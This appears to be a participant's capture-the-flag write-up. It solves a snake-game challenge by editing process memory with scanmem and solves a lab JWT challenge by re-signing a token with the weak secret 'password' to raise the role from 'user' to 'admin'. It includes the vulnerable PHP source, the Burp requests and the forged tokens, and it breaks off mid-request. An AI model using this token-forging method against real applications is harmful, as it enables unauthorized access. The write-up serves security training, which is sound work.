
Name: Leong Han Ming

Email: h3r0us1@gmail.com

Challenge 1: Get-The-Flag

Get-The-Flag




```
┌──(hanming㉿kali)-[~/Desktop/Self_Study/MCC2024]
└─$ file get-the-flag
get-the-flag: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=c67066a8653
cf64a9ad8679273ec98b81f8713fd, for GNU/Linux 3.2.0, stripped
```

After unzip the file, we can set that a get-the-flag file, I do the basic file analysis and notice that the get-the-flag is a executable file. So I change the mode of the file to executable.

Then by running the executable, we see that is a snake game. Besides, that is a reminder with **You need to get exactly 16525 points for the flag**. Therefore, I know the goal is to set the score to 16525 points.

To do this runtime modification, we can use ***scanmem (commandline)*** or ***GameConqueror (Linux GUI)*** or ***Cheat Engine (Windows GUI)***


Step 1:



```
Reminder:
You need to get exactly 16525 points for the flag
Hi-Score: 0
Score: 0

q: quit
Space: pause/start
```

Run the "get-the-flag" executable.


Step 2:



```
┌──(hanming㉿kali)-[~]
└─$ ps aux | grep "get-the-flag"
hanming    35421 75.1  0.1  72096  2944 pts/0    Rl+  23:30   0:05 ./get-the-flag
hanming    35489  0.0  0.1   6356  2176 pts/1    S+   23:30   0:00 grep --color=auto get-the-flag
```

Without closing the executable, then we use **ps aux | grep "get-the-flag"** to find the pid for the executable, this will be used for the **scanmem**.


Step 3:



```
┌──(hanming㉿kali)-[~]
└─$ scanmem
scanmem version 0.17
libscanmem version 0.17

Copyright (C) 2006-2017 Scanmem authors
See https://github.com/scanmem/scanmem/blob/master/AUTHORS for a full author list

scanmem comes with ABSOLUTELY NO WARRANTY; for details type `show warranty'.
This is free software, and you are welcome to redistribute it
under certain conditions; type `show copying' for details.

warn: Run scanmem as root if memory regions are missing. See scanmem man page.

Enter the pid of the process to search using the "pid" command.
Enter "help" for other commands.
> pid 35421
info: maps file located at /proc/35421/maps opened.
info: 8 suitable regions found.
```

Next, we run the **scanmem** and attach the pid of the "get-the-flag".


Step 4:



```
> 0
01/08 searching 0x5624f238c000 - 0x5624f238d000..........ok
02/08 searching 0x5624f403f000 - 0x5624f4060000..........ok
03/08 searching 0x7f0608000000 - 0x7f0608021000..........ok
04/08 searching 0x7f060ce67000 - 0x7f060d069000..........ok
05/08 searching 0x7f060d241000 - 0x7f060d24e000..........ok
06/08 searching 0x7f060d370000 - 0x7f060d372000..........ok
07/08 searching 0x7f060d373000 - 0x7f060d377000..........ok
08/08 searching 0x7ffc1b52c000 - 0x7ffc1b54d000..........ok
info: we currently have 2556348 matches.
2556348>
```

Then we search for the score value which is 0. We can see there are a lot of addresses with value of 0.


Step 5:



```
Reminder:
You need to get exactly 16525 points for the flag
Hi-Score: 20
Score: 10

q: quit
Space: pause/start
```

Next, we will play the game and make the high-score and the current score is different.


Step 6:



```
2556348> 0
..........ok
info: we currently have 2555706 matches.
2555706> 10
..........ok
info: we currently have 1 matches.
info: match identified, use "set" to modify value.
info: enter "help" for other commands.
1> list
[ 0] 7ffc1b54a95c,  7 +        1e95c, stack, 10, [I32 I16 I8 ]
1> set 0=16525
info: setting *0x7ffc1b54a95c to 0x408d...
1> 
```

Then we go back **scanmem** and search for the current score value. We can see there is only 1 address match the value, therefore we just modify that value to 16525.


Step 7:



```
 ________________________________________
|              Game Over!                |
|Score: 16525                               |
|Flag: CSCTF{Y0u_b34T_My_Sl1th3r_G4m3!} |
 ________________________________________
```

We just go back the executable and run it and then we can get our flag.

Challenge 2: Lekir Framework – Json Web Token



Information
Json Web Token

Level : Others
Short Form : Json Web Token
Injection Point : JWT Password Signature
Why this happen : Weak passwords in JWTs are vulnerable to brute force attacks. If exploited, attackers gain unauthorized access, risking data exposure, identity theft, reputation damage, and legal consequences. Prevention involves using strong passwords and enforcing complexity rules, along with implementing security measures like account lockout.
Read More : Link

Get Flag

```
Oppppsss! No permission!
```

First of all, let's review the source code provided.


```
<?php

-- get-data.php

require_once 'vendor/autoload.php';


use Firebase\JWT\JWT;


// Your secret key for signing the token

$secretKey = 'password';


// User information or any other data you want to include in the token

$userData = [

  'jwtrole' => 'user'

];


// Create a token

$token = JWT::encode($userData, $secretKey, 'HS256');
```

```
-- ./api/process-token.php
//verify the token
if (isset($_POST['token'])) {
$token = $_POST['token'];

try {
   $decoded = JWT::decode($token, new Key($secretKey, 'HS256'));

   $role = $decoded->jwtrole;

   session_start();
   $_SESSION['jwtrole'] = $role;

   header('Location: ../jwt.php');
   exit();
}

-- jwt.php
//logic
if(isset($_SESSION['jwtrole'])){
  if($_SESSION['jwtrole'] === 'admin'){

   $data = "FLAG = FLG_H@k1M3TaWP@n!";
```

```
 } elseif($_SESSION['jwtrole'] === 'user'){

   $data = "Oppppsss! No permission!";

 } else {

   $data = "Come get your flag!";
 }
}
?>
```

From the source code provided, we know that we need to change the **jwtrole** to **admin**, and the **secret key** for the token is **password**. Then start to exploit.


Step 1



```
3   http://localhost:1337   GET    /jwt.php                 200   41335   HTML   php   LEKIR
2   http://localhost:1337   POST   /api/process-token.php  ✓   302   311     HTML   php
1   http://localhost:1337   GET    /get-data.php            200   307     text   php
```

Click **"Show me the Flag"** and it shows **No Permission**, then we go to burpsuite and check the requests.

Step 2



```
2   http://localhost:1337   POST   /api/process-token.php   ✓   302   311   HTML   php
```

Request


```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
Origin: http://localhost:1337
Connection: close
Referer: http://localhost:1337/jwt.php
Cookie: sessionid=nsfnpl6h5fyie1m985n86lpvnbjl4n3s; PHPSESSID=
b9da2a2b689994d70e3a3cd72d5fc16a; user_id=1; page=page1.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJqd3Ryb2xlIjoidXNlciJ9.gFoz-r5D4B_1MwOT
I0lcGkPsCMuQWZbCIXi-r8hOLCs%0D%0A
```

Response

```
HTTP/1.1 302 Found
Date: Wed, 11 Sep 2024 06:19:53 GMT
Server: Apache
X-Powered-By: PHP/8.2.23
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ../jwt.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

By browsing those 3 requests, we see that the **POST** Request, got a token looks like jwt, and since the challenge already mentioned about Json Web Token, so can tell that is a jwt.

Step 3


Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
Jqd3Ryb2xlIjoidXNlciJ9.vr0YtxgGkG6bjzA4
cijfArHE3DVMymKwULRa_E2LCTg
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA


```
{
  "jwtrole": "user"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

Copy the jwt and browse jwt.io then paste the jwt in the column. Then we can see the ***Header***, ***Payload***, ***Verify Signature***

Step 4


Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
Jqd3Ryb2xlIjoiYWRtaW4ifQ.1BCdFBv-
u7__2cD2QSmxtR3zTBnH9HHU9L3ZeqDE5TQ
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA


```
{
  "jwtrole": "admin"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  password
) ☐ secret base64 encoded
```

We can see that the in the Payload column, **"jwtrole" = "user"**. Then we can change it to **"jwtrole" = "admin"**. Besides, have to change the secret key to **password**.

Step 5




```
POST /api/process-token.php HTTP/1.1
Host: localhost:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
Origin: http://localhost:1337
Connection: close
Referer: http://localhost:1337/jwt.php
Cookie: sessionid=nsfnp16h5fyie1m985n86lpvnbjl4n3s; PHPSESSID=
b9da2a2b689994d70e3a3cd72d5fc16a; user_id=1; page=page1.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

token=
